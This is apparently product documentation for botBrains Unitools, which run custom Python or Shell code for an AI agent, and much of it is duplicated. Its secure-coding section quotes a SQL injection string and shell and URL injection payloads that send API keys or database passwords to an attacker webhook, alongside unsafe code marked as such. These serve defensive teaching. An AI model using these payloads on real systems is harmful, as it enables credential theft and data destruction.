> ## Documentation Index
> Fetch the complete documentation index at: https://docs.botbrains.io/llms.txt
> Use this file to discover all available pages before exploring further.
# Unitools
> Execute custom Python or Shell code in a secure sandbox to extend your AI agent's capabilities.
 Unitools are code functions (Python or Shell) that you write ahead of time. During a conversation, the AI agent decides when to call a Unitool and provides the input values, but the code itself stays fixed. You control what runs; the AI controls when and with what data. Use Unitools to query databases, call APIs, process data, or run any custom logic in a secure, isolated environment.
## How it works
When you create a Unitool, you define:
1. **Input fields**\
Parameters the AI agent collects from the conversation
2. **Code**\
Python or Shell script that processes the inputs
3. **Secrets**\
Environment variables for credentials (API keys, database URLs)
During a conversation, when the AI agent determines your Unitool is relevant, it:
1. Extracts the required field values from the conversation context
2. Executes your code in an isolated sandbox
3. Returns the result to continue the conversation
Unitools are code functions (Python or Shell) that you write ahead of time. During a conversation, the AI agent decides when to call a Unitool and provides the input values, but the code itself stays fixed. You control what runs; the AI controls when and with what data. Use Unitools to query databases, call APIs, process data, or run any custom logic in a secure, isolated environment.
## How it works
When you create a Unitool, you define:
1. **Input fields**\
Parameters the AI agent collects from the conversation
2. **Code**\
Python or Shell script that processes the inputs
3. **Secrets**\
Environment variables for credentials (API keys, database URLs)
During a conversation, when the AI agent determines your Unitool is relevant, it:
1. Extracts the required field values from the conversation context
2. Executes your code in an isolated sandbox
3. Returns the result to continue the conversation
 ## Runtimes
```python Python theme={null}
def handle(fields):
order_id = fields.get("order_id")
# Your logic here
result = lookup_order(order_id)
# Return JSON-serializable data
return {"status": result.status, "tracking": result.tracking_url}
```
```bash Shell theme={null}
# Access input fields
order_id=$(field '.order_id')
# Make API calls, run commands
curl -s "https://api.example.com/orders/$order_id" > $OUTPUT
```

**Python** scripts define a `handle(fields)` function that receives input values and returns a result. Use `print()` for debugging-output appears in the Logs tab.
**Shell** scripts receive inputs via the `field` command. Write your result to `$OUTPUT`. The complete input JSON is available in `$INPUT`.
### Pre-installed Python packages
| Category | Packages |
| ----------------------- | -------------------------------------------------------- |
| Web & parsing | requests, httpx, beautifulsoup4, lxml, pydantic |
| Data & statistics | pandas, numpy, scipy, statsmodels, python-dateutil |
| Visualization | matplotlib, seaborn |
| Databases | sqlalchemy, psycopg2-binary, pymysql, redis, mongoengine |
| Formats & serialization | protobuf, msgpack, pyyaml, marshmallow |
| Cloud & APIs | boto3, openai |
| Authentication | msal (Microsoft Authentication Library) |
| Security | cryptography |
| Helpers | jq (Python bindings for JSON processing) |
You can install additional Python packages using [`uv`](https://docs.astral.sh/uv/) (`uv pip install `), but this increases runtime latency since packages are installed on every execution.
### Shell tools
Shell scripts run in `bash` with the following CLI tools available: `curl`, `jq`, `python`, and `uv`.
### Execution environment
Your code runs in an isolated Linux VM. Each execution gets a fresh environment-installed packages don't persist between runs.
Machine specifications are subject to change as we optimize the platform.
**Limitation:** File uploads are not yet supported. Documents uploaded by users in conversations cannot be passed to Unitools.
| Resource | Limit |
| ----------- | -------------------- |
| CPU | 1 core |
| Memory | 6 GB RAM |
| Disk | 12 GB |
| Timeout | 30 seconds |
| Result size | 200 KB |
| Log size | 5 MB |
| Internet | Yes, outbound access |
## Input fields
Fields define the parameters your Unitool accepts. The AI agent automatically extracts these values from the conversation.
### Field types
| Type | Description | Example |
| ----------- | ---------------------- | ------------------------------------------- |
| Text | Plain string | Names, IDs, queries |
| Number | Numeric value | Quantities, prices |
| boolean | True/false | Flags, toggles |
| Email | Validated email format | [user@example.com](mailto:user@example.com) |
| URL | Validated web address | [https://example.com](https://example.com) |
| Date | Date value | 2024-01-15 |
| Date & Time | Date with time | 2024-01-15T14:30:00 |
| Enum | Fixed set of options | "pending," "shipped," "delivered" |
| Lists | Arrays of values | Multiple IDs, tags |
### Required vs optional
Mark fields as **required** when the Unitool can't function without them. Optional fields have sensible defaults in your code:
```python Python theme={null}
def handle(fields):
# Required field - always present
user_email = fields["email"]
# Optional field - provide default
limit = fields.get("limit", 10)
```
```bash Shell theme={null}
# Required field
email=$(field '.email')
# Optional field with default
limit=$(field '.limit // 10')
```
## Secrets
Store sensitive credentials as secrets rather than hardcoding them. Secrets are:
* Encrypted at rest
* Injected as environment variables at runtime
* Never exposed in logs or results
```python Python theme={null}
import os
def handle(fields):
api_key = os.environ["API_KEY"]
db_url = os.environ["DATABASE_URL"]
```
```bash Shell theme={null}
# Secrets are available as environment variables
echo "Using API key: ${API_KEY:0:4}..."
curl -H "Authorization: Bearer $API_KEY" \
"https://api.example.com/data" > $OUTPUT
```
Never `print()` or return secret values they would appear in logs visible to users reviewing conversation history.
## Security
> "With great power comes great responsibility."
Unitools give you the ability to execute arbitrary code that connects to your databases, APIs, and external services. Security is a **shared responsibility** between botBrains and you.
### What botBrains ensures
We provide infrastructure-level isolation to protect you and other customers. Your code runs in a dedicated sandbox that can't access other customers' environments or data. Every execution starts with a fresh VM-no state, files, or processes persist between runs. The sandbox has no access to botBrains internal systems or cloud metadata endpoints; your code can only reach the public internet.
botBrains reserves the right to suspend Unitool access at any time without prior notice, particularly if abuse is suspected.
### Your responsibilities
You are responsible for the security of the code you write. Common risks include:
| Risk | Description |
| ---------------------------- | ------------------------------------------------------------ |
| Leaking secrets | Printing or returning credentials by mistake |
| Injection attacks | Allowing user input to execute unintended commands |
| Overloading external systems | Hammering APIs or databases without rate limiting |
| Exploiting your own systems | Insecure code could let attackers pivot through your Unitool |
### Writing secure code
The isolated sandbox protects botBrains and other customers-but injection vulnerabilities in your code put **your own systems** at risk. Attackers could steal your credentials, exfiltrate data from your databases, or escalate privileges on your external systems.
**Secret leaks.** Never log or return sensitive values:
```python Python theme={null}
import os
def handle(fields):
api_key = os.environ["API_KEY"]
# Bad - secret ends up in logs
print(f"Using key: {api_key}")
# Bad - secret ends up in result
return {"key": api_key, "data": ...}
# Good - only return non-sensitive data
return {"data": ...}
```
```bash Shell theme={null}
# Bad - secret ends up in logs
echo "API key is: $API_KEY"
# Good - only show partial for debugging
echo "Using key: ${API_KEY:0:4}..."
```
**SQL injection.** When you interpolate user input directly into SQL queries, attackers can execute arbitrary database commands. A malicious `order_id` like `'; DROP TABLE orders; --` could delete your data.
```python Python theme={null}
from sqlalchemy import text
# Safe - parameterized query
result = conn.execute(
text("SELECT * FROM orders WHERE id = :id"),
{"id": fields["order_id"]}
)
# Unsafe - never do this
result = conn.execute(f"SELECT * FROM orders WHERE id = '{fields['order_id']}'")
```
```bash Shell theme={null}
# Safe - psql variable with :'var' syntax
order_id=$(field '.order_id')
psql "$DATABASE_URL" -v order_id="$order_id" -t -A -c \
"SELECT * FROM orders WHERE id = :'order_id'"
# Unsafe - never do this
psql "$DATABASE_URL" -c "SELECT * FROM orders WHERE id = '$order_id'"
```
Prefer Python for database operations. Its parameterized queries are more robust and harder to misuse than shell alternatives.
**Shell injection.** When you pass user input to shell commands without proper escaping, attackers can execute arbitrary commands. A malicious input like `"; curl -X POST -d "$API_KEY" https://webhook.site/attacker-id #` could exfiltrate your secrets to an attacker-controlled server.
```bash theme={null}
# Safe - use jq to handle JSON safely
message=$(field '.message')
jq -n --arg msg "$message" '{"text": $msg}' | curl -s -X POST -d @- "$WEBHOOK_URL"
# Unsafe - direct interpolation allows secret theft
curl -s -X POST -d "{\"text\": \"$message\"}" "$WEBHOOK_URL"
```
**URL injection.** When you place user input directly in URLs, attackers can manipulate the request destination or parameters. A malicious input like `x]"; curl -d "$DB_PASSWORD" https://webhook.site/attacker-id #` could steal credentials.
```bash theme={null}
# Safe - URL-encode user input
user_input=$(field '.query')
encoded=$(printf '%s' "$user_input" | jq -sRr @uri)
curl -s "https://api.example.com/search?q=$encoded"
# Unsafe - direct interpolation allows secret theft
curl -s "https://api.example.com/search?q=$user_input"
```
### Prohibited activities
botBrains may suspend your access at any time. The following activities will get you suspended.
| Activity | Description |
| ------------------------- | ----------------------------------------------------------------- |
| Load testing | Don't stress test, benchmark, or overload third-party services |
| Spam / bulk messaging | Don't send unsolicited emails, SMS, or other messages |
| cryptomining | Don't use compute resources for mining cryptocurrency |
| Attacking systems | Don't probe, scan, or exploit vulnerabilities in external systems |
| Circumventing rate limits | Don't bypass rate limiting on third-party APIs |
| Hosting malware | Don't distribute or execute malicious code |
## Templates & Use Cases
## Runtimes
```python Python theme={null}
def handle(fields):
order_id = fields.get("order_id")
# Your logic here
result = lookup_order(order_id)
# Return JSON-serializable data
return {"status": result.status, "tracking": result.tracking_url}
```
```bash Shell theme={null}
# Access input fields
order_id=$(field '.order_id')
# Make API calls, run commands
curl -s "https://api.example.com/orders/$order_id" > $OUTPUT
```
**Python** scripts define a `handle(fields)` function that receives input values and returns a result. Use `print()` for debugging-output appears in the Logs tab.
**Shell** scripts receive inputs via the `field` command. Write your result to `$OUTPUT`. The complete input JSON is available in `$INPUT`.
### Pre-installed Python packages
| Category | Packages |
| ----------------------- | -------------------------------------------------------- |
| Web & parsing | requests, httpx, beautifulsoup4, lxml, pydantic |
| Data & statistics | pandas, numpy, scipy, statsmodels, python-dateutil |
| Visualization | matplotlib, seaborn |
| Databases | sqlalchemy, psycopg2-binary, pymysql, redis, mongoengine |
| Formats & serialization | protobuf, msgpack, pyyaml, marshmallow |
| Cloud & APIs | boto3, openai |
| Authentication | msal (Microsoft Authentication Library) |
| Security | cryptography |
| Helpers | jq (Python bindings for JSON processing) |
You can install additional Python packages using [`uv`](https://docs.astral.sh/uv/) (`uv pip install `), but this increases runtime latency since packages are installed on every execution.
### Shell tools
Shell scripts run in `bash` with the following CLI tools available: `curl`, `jq`, `python`, and `uv`.
### Execution environment
Your code runs in an isolated Linux VM. Each execution gets a fresh environment-installed packages don't persist between runs.
Machine specifications are subject to change as we optimize the platform.
**Limitation:** File uploads are not yet supported. Documents uploaded by users in conversations cannot be passed to Unitools.
| Resource | Limit |
| ----------- | -------------------- |
| CPU | 1 core |
| Memory | 6 GB RAM |
| Disk | 12 GB |
| Timeout | 30 seconds |
| Result size | 200 KB |
| Log size | 5 MB |
| Internet | Yes, outbound access |
## Input fields
Fields define the parameters your Unitool accepts. The AI agent automatically extracts these values from the conversation.
### Field types
| Type | Description | Example |
| ----------- | ---------------------- | ------------------------------------------- |
| Text | Plain string | Names, IDs, queries |
| Number | Numeric value | Quantities, prices |
| boolean | True/false | Flags, toggles |
| Email | Validated email format | [user@example.com](mailto:user@example.com) |
| URL | Validated web address | [https://example.com](https://example.com) |
| Date | Date value | 2024-01-15 |
| Date & Time | Date with time | 2024-01-15T14:30:00 |
| Enum | Fixed set of options | "pending," "shipped," "delivered" |
| Lists | Arrays of values | Multiple IDs, tags |
### Required vs optional
Mark fields as **required** when the Unitool can't function without them. Optional fields have sensible defaults in your code:
```python Python theme={null}
def handle(fields):
# Required field - always present
user_email = fields["email"]
# Optional field - provide default
limit = fields.get("limit", 10)
```
```bash Shell theme={null}
# Required field
email=$(field '.email')
# Optional field with default
limit=$(field '.limit // 10')
```
## Secrets
Store sensitive credentials as secrets rather than hardcoding them. Secrets are:
* Encrypted at rest
* Injected as environment variables at runtime
* Never exposed in logs or results
```python Python theme={null}
import os
def handle(fields):
api_key = os.environ["API_KEY"]
db_url = os.environ["DATABASE_URL"]
```
```bash Shell theme={null}
# Secrets are available as environment variables
echo "Using API key: ${API_KEY:0:4}..."
curl -H "Authorization: Bearer $API_KEY" \
"https://api.example.com/data" > $OUTPUT
```
Never `print()` or return secret values they would appear in logs visible to users reviewing conversation history.
## Security
> "With great power comes great responsibility."
Unitools give you the ability to execute arbitrary code that connects to your databases, APIs, and external services. Security is a **shared responsibility** between botBrains and you.
### What botBrains ensures
We provide infrastructure-level isolation to protect you and other customers. Your code runs in a dedicated sandbox that can't access other customers' environments or data. Every execution starts with a fresh VM-no state, files, or processes persist between runs. The sandbox has no access to botBrains internal systems or cloud metadata endpoints; your code can only reach the public internet.
botBrains reserves the right to suspend Unitool access at any time without prior notice, particularly if abuse is suspected.
### Your responsibilities
You are responsible for the security of the code you write. Common risks include:
| Risk | Description |
| ---------------------------- | ------------------------------------------------------------ |
| Leaking secrets | Printing or returning credentials by mistake |
| Injection attacks | Allowing user input to execute unintended commands |
| Overloading external systems | Hammering APIs or databases without rate limiting |
| Exploiting your own systems | Insecure code could let attackers pivot through your Unitool |
### Writing secure code
The isolated sandbox protects botBrains and other customers-but injection vulnerabilities in your code put **your own systems** at risk. Attackers could steal your credentials, exfiltrate data from your databases, or escalate privileges on your external systems.
**Secret leaks.** Never log or return sensitive values:
```python Python theme={null}
import os
def handle(fields):
api_key = os.environ["API_KEY"]
# Bad - secret ends up in logs
print(f"Using key: {api_key}")
# Bad - secret ends up in result
return {"key": api_key, "data": ...}
# Good - only return non-sensitive data
return {"data": ...}
```
```bash Shell theme={null}
# Bad - secret ends up in logs
echo "API key is: $API_KEY"
# Good - only show partial for debugging
echo "Using key: ${API_KEY:0:4}..."
```
**SQL injection.** When you interpolate user input directly into SQL queries, attackers can execute arbitrary database commands. A malicious `order_id` like `'; DROP TABLE orders; --` could delete your data.
```python Python theme={null}
from sqlalchemy import text
# Safe - parameterized query
result = conn.execute(
text("SELECT * FROM orders WHERE id = :id"),
{"id": fields["order_id"]}
)
# Unsafe - never do this
result = conn.execute(f"SELECT * FROM orders WHERE id = '{fields['order_id']}'")
```
```bash Shell theme={null}
# Safe - psql variable with :'var' syntax
order_id=$(field '.order_id')
psql "$DATABASE_URL" -v order_id="$order_id" -t -A -c \
"SELECT * FROM orders WHERE id = :'order_id'"
# Unsafe - never do this
psql "$DATABASE_URL" -c "SELECT * FROM orders WHERE id = '$order_id'"
```
Prefer Python for database operations. Its parameterized queries are more robust and harder to misuse than shell alternatives.
**Shell injection.** When you pass user input to shell commands without proper escaping, attackers can execute arbitrary commands. A malicious input like `"; curl -X POST -d "$API_KEY" https://webhook.site/attacker-id #` could exfiltrate your secrets to an attacker-controlled server.
```bash theme={null}
# Safe - use jq to handle JSON safely
message=$(field '.message')
jq -n --arg msg "$message" '{"text": $msg}' | curl -s -X POST -d @- "$WEBHOOK_URL"
# Unsafe - direct interpolation allows secret theft
curl -s -X POST -d "{\"text\": \"$message\"}" "$WEBHOOK_URL"
```
**URL injection.** When you place user input directly in URLs, attackers can manipulate the request destination or parameters. A malicious input like `x]"; curl -d "$DB_PASSWORD" https://webhook.site/attacker-id #` could steal credentials.
```bash theme={null}
# Safe - URL-encode user input
user_input=$(field '.query')
encoded=$(printf '%s' "$user_input" | jq -sRr @uri)
curl -s "https://api.example.com/search?q=$encoded"
# Unsafe - direct interpolation allows secret theft
curl -s "https://api.example.com/search?q=$user_input"
```
### Prohibited activities
botBrains may suspend your access at any time. The following activities will get you suspended.
| Activity | Description |
| ------------------------- | ----------------------------------------------------------------- |
| Load testing | Don't stress test, benchmark, or overload third-party services |
| Spam / bulk messaging | Don't send unsolicited emails, SMS, or other messages |
| cryptomining | Don't use compute resources for mining cryptocurrency |
| Attacking systems | Don't probe, scan, or exploit vulnerabilities in external systems |
| Circumventing rate limits | Don't bypass rate limiting on third-party APIs |
| Hosting malware | Don't distribute or execute malicious code |
## Templates & Use Cases
 > Starting from a draft is much easier than from a blank piece of paper.
[Templates](https://platform.botbrains.io/~/unitools/templates) are drafts of common use cases that you can customize as needed.
You can also use AI-suggested Unitools to create and edit existing Unitools faster.
The AI does not have access to your secrets when editing Unitools that have secrets defined.
### Database lookup
Query your PostgreSQL, MySQL, MongoDB, or redis databases:
```python Python theme={null}
from sqlalchemy import create_engine, text
import os
def handle(fields):
engine = create_engine(os.environ["DATABASE_URL"])
with engine.connect() as conn:
result = conn.execute(
text("SELECT * FROM orders WHERE id = :id"),
{"id": fields["order_id"]}
)
rows = [dict(row._mapping) for row in result]
return {"orders": rows, "count": len(rows)}
```
```bash Shell theme={null}
# Query using psql with parameterized variable
order_id=$(field '.order_id')
psql "$DATABASE_URL" -v order_id="$order_id" -t -A -c \
"SELECT row_to_json(o) FROM orders o WHERE id = :'order_id'" > $OUTPUT
```
### API integration
Call external APIs and return processed data:
```python Python theme={null}
import requests
import os
def handle(fields):
response = requests.get(
f"https://api.example.com/users/{fields['user_id']}",
headers={"Authorization": f"Bearer {os.environ['API_KEY']}"}
)
response.raise_for_status()
return response.json()
```
```bash Shell theme={null}
user_id=$(field '.user_id')
# URL-encode the parameter
encoded_id=$(printf '%s' "$user_id" | jq -sRr @uri)
curl -s -H "Authorization: Bearer $API_KEY" \
"https://api.example.com/users/$encoded_id" > $OUTPUT
```
### Webhook trigger
Send data to automation platforms like n8n or Zapier:
```python Python theme={null}
import requests
import os
def handle(fields):
response = requests.post(
os.environ["WEBHOOK_URL"],
json={"event": "order_created", "data": fields}
)
return {"triggered": response.ok}
```
```bash Shell theme={null}
# Use jq to safely construct JSON
jq -n --argjson data "$(cat $INPUT)" \
'{"event": "order_created", "data": $data}' | \
curl -s -X POST "$WEBHOOK_URL" \
-H "Content-Type: application/json" \
-d @- > $OUTPUT
```
### Web scraping
Extract real-time data from websites:
```python Python theme={null}
import requests
from bs4 import BeautifulSoup
def handle(fields):
response = requests.get(fields["url"])
soup = BeautifulSoup(response.text, "html.parser")
# Extract specific elements
title = soup.select_one("h1").get_text(strip=True)
return {"title": title}
```
```bash Shell theme={null}
url=$(field '.url')
# Validate URL format before fetching
if [[ ! "$url" =~ ^https?:// ]]; then
echo '{"error": "Invalid URL format"}' > $OUTPUT
exit 0
fi
curl -s --max-time 10 "$url" | grep -oP '(?<=
> Starting from a draft is much easier than from a blank piece of paper.
[Templates](https://platform.botbrains.io/~/unitools/templates) are drafts of common use cases that you can customize as needed.
You can also use AI-suggested Unitools to create and edit existing Unitools faster.
The AI does not have access to your secrets when editing Unitools that have secrets defined.
### Database lookup
Query your PostgreSQL, MySQL, MongoDB, or redis databases:
```python Python theme={null}
from sqlalchemy import create_engine, text
import os
def handle(fields):
engine = create_engine(os.environ["DATABASE_URL"])
with engine.connect() as conn:
result = conn.execute(
text("SELECT * FROM orders WHERE id = :id"),
{"id": fields["order_id"]}
)
rows = [dict(row._mapping) for row in result]
return {"orders": rows, "count": len(rows)}
```
```bash Shell theme={null}
# Query using psql with parameterized variable
order_id=$(field '.order_id')
psql "$DATABASE_URL" -v order_id="$order_id" -t -A -c \
"SELECT row_to_json(o) FROM orders o WHERE id = :'order_id'" > $OUTPUT
```
### API integration
Call external APIs and return processed data:
```python Python theme={null}
import requests
import os
def handle(fields):
response = requests.get(
f"https://api.example.com/users/{fields['user_id']}",
headers={"Authorization": f"Bearer {os.environ['API_KEY']}"}
)
response.raise_for_status()
return response.json()
```
```bash Shell theme={null}
user_id=$(field '.user_id')
# URL-encode the parameter
encoded_id=$(printf '%s' "$user_id" | jq -sRr @uri)
curl -s -H "Authorization: Bearer $API_KEY" \
"https://api.example.com/users/$encoded_id" > $OUTPUT
```
### Webhook trigger
Send data to automation platforms like n8n or Zapier:
```python Python theme={null}
import requests
import os
def handle(fields):
response = requests.post(
os.environ["WEBHOOK_URL"],
json={"event": "order_created", "data": fields}
)
return {"triggered": response.ok}
```
```bash Shell theme={null}
# Use jq to safely construct JSON
jq -n --argjson data "$(cat $INPUT)" \
'{"event": "order_created", "data": $data}' | \
curl -s -X POST "$WEBHOOK_URL" \
-H "Content-Type: application/json" \
-d @- > $OUTPUT
```
### Web scraping
Extract real-time data from websites:
```python Python theme={null}
import requests
from bs4 import BeautifulSoup
def handle(fields):
response = requests.get(fields["url"])
soup = BeautifulSoup(response.text, "html.parser")
# Extract specific elements
title = soup.select_one("h1").get_text(strip=True)
return {"title": title}
```
```bash Shell theme={null}
url=$(field '.url')
# Validate URL format before fetching
if [[ ! "$url" =~ ^https?:// ]]; then
echo '{"error": "Invalid URL format"}' > $OUTPUT
exit 0
fi
curl -s --max-time 10 "$url" | grep -oP '(?<=).*(?=
)' | head -1 > $OUTPUT
```
## Best practices
* **Keep it focused**\
Each Unitool should do one thing well. Create separate Unitools for different operations rather than one complex script.
* **Handle errors well**
Return meaningful error messages the AI agent can relay to users:
```python Python theme={null}
def handle(fields):
if not fields.get("order_id"):
return {"error": "Order ID is required"}
order = lookup_order(fields["order_id"])
if not order:
return {"error": f"Order {fields['order_id']} not found"}
return {"order": order}
```
```bash Shell theme={null}
order_id=$(field '.order_id')
if [ -z "$order_id" ]; then
echo '{"error": "Order ID is required"}' > $OUTPUT
exit 0
fi
# Continue with lookup...
```
* **Minimize latency**\
Users are waiting. Avoid installing packages at runtime, keep API calls efficient, and use connection pooling for databases.
* **Limit output size**\
The system truncates results over 200 KB. Return only the data the AI agent needs, not entire database tables.